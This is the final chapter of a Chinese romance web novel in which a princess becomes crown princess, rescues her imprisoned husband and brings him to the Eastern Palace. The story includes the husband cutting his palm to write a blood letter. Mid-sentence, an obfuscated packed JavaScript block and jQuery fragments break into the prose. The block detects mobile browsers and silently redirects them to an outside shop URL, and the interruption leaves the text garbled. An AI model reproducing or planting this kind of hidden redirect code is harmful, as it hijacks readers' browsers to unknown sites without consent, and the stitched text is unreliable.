23. 终幕

作品:《错上花轿嫁对妻(女尊)

    崇定二十六年四月辛未,瑞王上变,告肃王谋反。敕沈佳、苏傲霜、梅鹤鸣、刘鸿祯与大理、中书、门下参鞫之,反形已具。丙子,诏废肃王明琼为庶人,幽于右领军府,宥其夫子,党羽甚众,皆已伏诛。明琼既废,上御两仪殿,群臣俱出,独留沈佳、苏傲霜、梅鹤鸣,谓曰:“教子无方,我心诚无聊赖!”因自投于床,沈佳等争前扶抱;上又抽佩刀欲自刺,鹤鸣夺刀以授瑞王明瑾,此为后话。


    天刚蒙蒙亮,两道圣旨同时出宫,又分道扬镳,各奔东西。丞相亲自捧旨,龙旗猎猎,黄土净街,禁军开道,令闲杂人等避让。阵仗之大,引得百姓纷纷侧目,都道天元将生大变,也不知是好是坏,叫人忧心忡忡。


    “哟,宫中这么大排场,怎么了这是?”


    “听说是陛下下旨,肃王府和瑞王府都有一份,也不知是吉是凶。”“瑞王府……我们真的不管管他吗?不会死了吧?”


    话头都到这儿,这狱卒也就顺水推舟,向监牢深处使了个眼色。


    那日苏小糖听闻欺君之罪要株连九族,唯恐祸及妻主,便拔下发簪,咬咬牙,在掌心狠狠划出一道深可见骨的口子,又攥紧掌心,让鲜血一滴滴落在地上。虽然疼得不行,但他还没来得及倒吸一口凉气,就赶紧从衣角撕下来块布,用指头蘸着血,在上头写写画画,还苦中作乐地想,幸好小时候读书识字时不曾偷懒,否则今日即便想写,恐怕也挤不出几个字来。


    许是急中生智,他思绪如水,十分顺畅便完成一篇,长出一气——然而出到一半,又卡壳了。


    “母四族、父三族、妻二族……”那名心善狱卒的话在他脑海中反复回荡。


    虽然苏府待他并不好,但总归给了他一个遮风挡雨的地方,让他还算平安地长大了,母亲对他也尚有养育之恩……


    于是苏小糖又捡起簪子,抿紧嘴唇,别过脸,抖着手,犹犹豫豫地,在那条口子旁边,又划了一道。


    簪子当啷一声落地,银质柔软,凤头被摔得些微变形,苏小糖却顾不得许多,赶忙蘸着血写起来。


    ……


    狱中不见天日,他早就不知道这是自己进来的多少天了。虽然在饭食上并未受亏待,但苏小糖仍是昏昏沉沉的,一摸,额上十分滚烫,不知怎么发起高热来。


    掌心两道伤口更是微微红肿发热,边缘渗出些黄白色的脓液,皮肉一搏一搏地胀痛,折腾得他夜晚也无法入眠。


    另一名狱卒答:“算了吧,都这么多天了,也没见那位来救他,想必不是什么重要角儿,指不定那还是下令将他杀头的圣旨呢。寺丞大人可是招呼过我们,要好好‘伺候’这位。得罪瑞王事小,得罪肃王,可就——”“哦?得罪本宫,为何就是小事?”


    一道冷沉的嗓音远远传来,含着再明显不过的愠怒,音量不大,却响彻整间囚室。


    两名狱卒吓得齐齐一抖,下意识就扑通一声跪下来,忙不迭匍匐在地——


    “见过瑞王殿下!”


    四月乃春夏交接,外头艳阳高照,天牢却又湿又冷,寒气刺骨,仿佛仍停留在冬季。


    元明瑾甫一入内,便蹙紧了眉,沉声道:“还不快放了王夫?”


    除了入口除的阳光,天牢内唯一的光源只有微弱的烛火。此刻元明瑾负手而立,投下的黑影小山似的,将两人盖得严严实实。她们顷刻间便汗出如浆,两股战战,几欲先走,却又不得不壮着胆子拒绝道:“陛下亲自下令将罪人关进来,我等怎能抗旨不从,还望殿下莫要为难……”


    “大胆!这可是太子殿下!里头关押的可是太子夫!赦免的圣旨随后就到,你们胆敢不从!”


    元明瑾还未出声,身侧立即有善察言观色的心腹喝道:“拖下去,两人各打二十大板!肃王真是养了一群好狗,死到临头还知道咬人!”


    “——太、太子殿下?!”


    一听这话,狱卒就是再蠢也知道这场夺嫡之战是谁胜出了,磕头磕得一下比一下响,眨眼间便染红了石砖,“殿下息怒、殿下息怒啊!”“求殿下饶恕小的这一回吧!小的再也不敢了!”


    求饶的哀嚎声渐渐远去。苏小糖蜷缩在角落里瑟瑟发抖,身上一阵冷一阵热,还以为自己已到了阴曹地府,故而恶鬼的嚎叫声不绝于耳。


    然而鼻端却又飘来一阵凛冽的竹叶清香,熟悉又陌生,恍如隔世。


    略微粗糙的触感在脸上逡巡,苏小糖浑身一颤,既怕是自己心心念念的那个人,又怕不是她,连忙睁开眼,就见元明瑾眸色温柔似水,黑白分明的眼珠上下游移片刻,检查过他全身,才轻声道:“既醒了,便回家吧。”她伸出手,想打横抱起苏小糖,却被拽住衣袖,制止了她的动作。元明瑾正疑惑不解,忽觉苏小糖挣扎了两下,力道轻得挠痒似的,最后在她怀里找了个舒服的位置,靠着不动了,半晌才软软道:“我不能回去。”


    “为什么?”元明瑾很是耐心。


    天牢中着实太冷,苏小糖靠进她怀里,就如一块冰落进火炉里,火炉并无大碍,冰却快要化干净了。


    “我不……不想……成为妻主的……污点……”


    说来也怪,嗅着这股好闻的竹香,彻夜无寐的苏小糖竟生出一丝困意。他从心所欲,合上烧得干涩的眼睛,呼吸慢慢变得轻缓绵长。


    元明瑾屈指成钩,举在半空,定定地瞧了一会儿他的睡颜,最终还是放下了——她本想敲他一记爆栗的。


    真不知这颗小脑袋瓜里一天天都在想些什么。


    她动作极轻地抱着他穿过长廊,甫一出门,就见一队人马匆匆赶到,为首的不是旁人,正是捧着皇帝手谕前来放人的大宫女,和负责管理天牢的大理寺丞。


    见是元明瑾,大宫女行过礼,笑道:“在此恭喜太子殿下了。”


    元明瑾冷淡地点点头,抱着人大步出去了,瞥也不瞥眼巴巴候在一旁、同样想与她寒暄两句的大理寺丞。


    心腹赶紧解释道:“殿下见太子夫伤成那样,心情不佳,姑姑勿怪。”


    “什么怪不怪的,姑娘莫要见外才是。太子夫一介男子,竟能做出这样的壮举,真令我等钦佩。”大宫女应道。


    “正是,太子夫如此忠义,当为天下男子之表率……”


    大理寺丞这根墙头草终于捉着间隙插上嘴,一句话还没说完,就被狠狠瞪了一眼,立时住了嘴,不敢再出声。


    ……


    虽然已被封为太子,但册封典礼须待钦天监择一良辰吉日,再候礼部筹备妥当后,方能举行。


    故元明瑾照旧把苏小糖带回瑞王府中,令御医好生照看。


    然而一回府却被张嬷嬷逮了个正着,正颜厉色地要她先看御医。


    “殿下如今乃天元前星、国之根本,更应该保重身体,怎么连额上伤了一块都毫无所察呢?”张嬷嬷嗔道,“殿下粗心,总不见得随侍的小子们也粗心,看来是时候多添些人手了。”


    元明瑾悻悻地摸了摸额角,果然一阵钝痛——那块镇纸自元明琼手中滑落时,是先被她的额头挡了一下,才坠地的。


    她道:“不妨事,不过是擦伤了油皮,不碰就不疼,本宫——”


    她在张嬷嬷犀利如电般的眼神中败下阵来。


    包扎完毕,元明瑾吩咐张嬷嬷将王府上下仔细清洗一通,宁缺毋滥,毕竟这些人马,来日也是要带进东宫的。


    张嬷嬷应下,沉眉思索片刻,问道:“肃王谋逆一事,解决得比奴婢想象中轻松。她那些兵马还不知藏在哪儿,陛下怎么会就此给她定罪呢?”


    “这个问题就留给母皇和沈相她们头疼好了。”无事一身轻,元明瑾懒洋洋倚在美人榻上,“有其父做先例,母皇吃一堑长一智,想叫她不生疑也难。何况元明琼着实蠢笨,我若是她,怎会想不到在这些宗室权贵的后院安插眼线,是她爹早就用惯的伎俩?”


    千里之堤,溃于蚁穴。元明琼的父亲就是这样爬上母皇龙榻的,自然清楚后宅中这些不起眼的小人物有多么重要。然而元明琼继承了她父亲的手段,却没继承她父亲的心计。


    再者,眼线一事,本来也算不上稀奇——谁家没几个她人的眼线?不过睁一只眼闭一只眼,各自安好罢了。


    元明琼的确也可以往别人家安插,但在母皇早有疑心的前提下,只要这些眼线被捉出来,她意图谋反的罪名就坐得不能更实了。


    说到父君……


    过两日便是她父君的诞辰。


    元明瑾不由忆起日前入宫,见到的那棵被栽在养心殿后的梅树。父君死时,她年岁尚小,还未记事,只知道它是母皇和父君一同栽下的,原本种在父君宫中,后来被迁到了养心殿后。


    这样母皇一开窗,就能见到这棵树。


    她还听闻,父君的尸骨并未葬入君侍园寝——那不过是具空棺罢了。


    他就静静地躺在那棵梅树下,与母皇日夜相望。


    起初元明瑾还嗤之以鼻,然而见它四月仍能开花,心中竟多了几分信服。


    宫中向来是只闻新人笑、哪闻旧人哭……能在母皇心中占据一角,已然算是不错。


    ……虽然册封太子的典礼由丞相统筹、礼部操持,太子本人仅需闭门读书、修身养性,尽量不参与其中,但皇帝有心多加磨砺她,便将铲除肃王余党一事交由她处置,故元明瑾仍忙得脚不沾地,早出晚归、披星戴月。往往是苏小糖睡下她才回,他还未起,她又出去了……他真疑心她连被褥都未躺热乎。妻主忽然成了太子,一人得道,鸡犬升天,王府里机灵的仆从都嘴快地叫起苏小糖“太子夫”来。若说不高兴肯定是假的,但他已有半个月没怎么见过尊贵的太子殿下本人,心中不免感到失落。


    这天他难得卯时初便起了,一摸身侧,早就凉透……手指不由自主蜷了蜷。


    他恹恹地洗漱用早膳,张嬷嬷见他起这么早,讶异之色不加掩饰。但见他一脸衰样,又忍不住莞然笑起来。


    “太子夫可要回苏府看一看?殿下说,李公公虽然看管不利,本该被打发回乡,然而他毕竟伺候过苏大人和风郎君,又照料过您,苏大人顾念旧情,便让他去看守祠堂了。”


    一听能去看望李公公,苏小糖自然很喜悦,但对苏府又本能地抵触,正踟蹰不定,就听张嬷嬷又道:“册封典礼后,殿下和您就要直接入住东宫,届时再想出宫恐怕会有些困难……”


    “我去!”苏小糖腾地站起来。


    瑞王府和尚书府相距并不远,约莫两刻钟后,苏小糖出现在苏府门口。


    今非昔比,眼下就连苏傲霜见了他都要行礼,苏府中人又岂敢阻拦,连苏小糖不知道祠堂在哪儿也没有取笑他,而是一反既往,恭恭敬敬地将他往东南角领。多日不见的李公公果然在那儿当值,他看着消瘦了些,精神头却足。他见到苏小糖自是大喜过望,忙不迭拉着苏小糖,上上下下地端详,问他近况如何。


    “当初都怪老奴,没有看好您,才让夫人和大公子的阴谋得逞了。”李公公说着说着,不觉淌下两行热泪来,听见苏小糖说不怪他,心中愈发羞愧,“真是知人知面不知心,那小绿看着是个乖


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16537867|183928||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    巧的好孩子,谁又能想到他竟然包藏祸心呢?”


    苏小糖汗颜——他是真的不怪李公公,嫁去瑞王府后他天天吃香的喝辣的,妻主疼爱不说,还没人为难他,日子过得比在苏府中好上不止一星半点。如今妻主争气成了太子,他也跟着晋为了太子夫,日后更是要做凤君的。


    塞翁失马,焉知非福。若无此劫,他都不知道自己一个娘不疼爹不爱的庶子,要如何嫁给妻主,当她的正夫……


    光是想想都觉得难如登天。


    他不知从何解释好,正冥思苦想,李公公见他迟迟不言语,以为他心中难过,眼珠一转,道:“您随老奴来。”


    西北角的厢房一向作为库房使用,僻静无人。有了前车之鉴,苏小糖本想拒绝,然而转头一看,身后正跟着一众御侍和卫队,料想也出不了差池,便跟上了李公公。


    “风郎君虽去得早,但他的东西,家主其实没丢,都好好地保存着呢。”


    李公公推开一间厢房门扉,苏小糖下意识抬袖挡脸,防止飞灰扑进口鼻眼。


    然而等了片刻,却并未嗅到灰尘的气味。再看门上的锁,也是簇新的,闪动着银亮的光泽,并非想象中的锈迹斑斑。


    “应当还算干净,家主命人每旬都来打扫……她心中还是有风郎君的。”


    李公公不知当年实情,只觉苏傲霜也是个用情至深的可怜人,不由感叹道。


    说罢,他就退了出去,独留苏小糖一人在房中,面对满屋子陌生又熟悉的物什,不知怎的,竟生出一股近乡情怯的心绪。


    高兴又怅然。


    “在看什么?”


    苏小糖正到处乱逛,琳琅满目,不知该从哪件开始看起,忽听身后一人出声,把他吓了好一大跳。


    回过头去,正言笑晏晏站在那儿的,不是多日未见的妻主又是谁?“妻主!”


    苏小糖扑过去,将她紧紧拥入怀中,埋首于她肩颈间,贪婪地汲取着她身上那股好闻的竹香,一刻也不肯放开。


    他喃喃道:“我不是在做梦吧?”


    话音未落,头上蓦地一疼,苏小糖吃痛,揽着她腰的那只手却仍不愿放开,只用另一只手捂住被她敲疼的地方,泪眼汪汪,“妻主又欺负我。”


    “好叫你知道你没在梦中。”元明瑾终于敲到了那日没能敲成的爆栗,心情大好,“今日下值得早,回府却没找见你,嬷嬷说你来了苏府,我便跟着来了。”


    她视线从苏小糖肩头上越过去,环视四周,“纸鸢、布老虎、鲁班锁、蝴蝶簪……不介绍介绍么?”


    苏小糖这才松开她,拿起那只布老虎,“妻主快看!这是小时候,我爹亲手给我缝的!怎么样,可爱吧?”


    元明瑾定睛一瞧,见它一只眼睛大一只眼睛小,像在朝她做鬼脸,便道:“原来这不是老虎啊……是狗?”


    “妻主怎么跟我娘说一样的话?”苏小糖丢给她含嗔带怒的一眼,把它往元明瑾怀里一塞,“这是布老虎没错,只是我爹手拙,我娘见了,捧腹大笑,说这是‘画虎不成反类犬’……”


    “那这个呢?”元明瑾拿起那支簪子,簪头是一只展翅欲飞的蝴蝶,雕刻得栩栩如生,通体碧绿,玉质油润,不见黑点,定是上品。


    “我娘说我从小就爱美,当初一看到这支簪子就走不动道,死死抓在手中,怎么也不肯离去。”苏小糖接过簪子,摩挲着打磨得十分圆润的簪尖,眼底满是怀念,“当时娘还不是户部尚书,只是一介小官,这簪子花了她半个月的俸禄,好在她攒了些钱,否则……”


    他低下头,唇角露出一抹笑意,见这支簪子的款式还不算过时,便向元明瑾浓密黑亮的发间插去。


    “真好看。”他瞧着瞧着,实在忍不住,凑过去,在元明瑾唇角轻轻印下一吻,“妻主戴什么发簪都好看。”


    “当真?”元明瑾伸手扶了一下发髻,也笑眼弯弯。


    从只言片语中,她依稀窥见,他曾经也是个有娘疼有爹爱的孩子。


    若是天元和九曜两国,从来就没有这些宿怨……说到底,这和无辜的黎民百姓又有什么关系呢?


    人生无家别,何以为烝黎?


    元明瑾心中酸涩,连忙掩饰似的,大手一挥,道:“这里的东西,全都搬回去,日后你想什么时候看,就什么时候看,不必特意回苏府。”


    “真的?!”


    苏小糖眼睛瞬间被点亮,黑润润的,洗净的葡萄一般。他又凑过去在她唇角响亮地亲了一下,“妻主真好!”


    一声令下,太子千牛备身便指挥众人,将屋内一样样物什悉数搬上马车。


    元明瑾与苏小糖率先离开。车轮辘辘,苏小糖心有所感,掀开车幰向外张望。


    大街上车马如流,两侧商铺的幌子在风中招展,卖胡饼的大娘揭开笼盖,芝麻的脆香一波一波地滚动,路边的紫藤都给香得甘拜下风,不时便会掉下来一朵。远处,高耸入云的皇城一角反射出金灿灿的光泽,飞檐上的骑凤仙人领着脊兽排排蹲坐,仿佛正要向蔚蓝的天际驰骋而去。头顶晴空万里,风和日丽。这一次,再无人怨毒地目送他离去,但两侧的街景却有所不同。


    这似乎……不是回瑞王府的路。


    “妻主,我们不回府么?”苏小糖问。


    “回东宫,左右也是要搬的,不如现下就将这些物件带去。”元明瑾放下书卷,伸手勾了他下巴一下,调笑道:“接你去当太子夫,去不去?”“去!”


    苏小糖猛地扑进她怀里。


    ——正文完——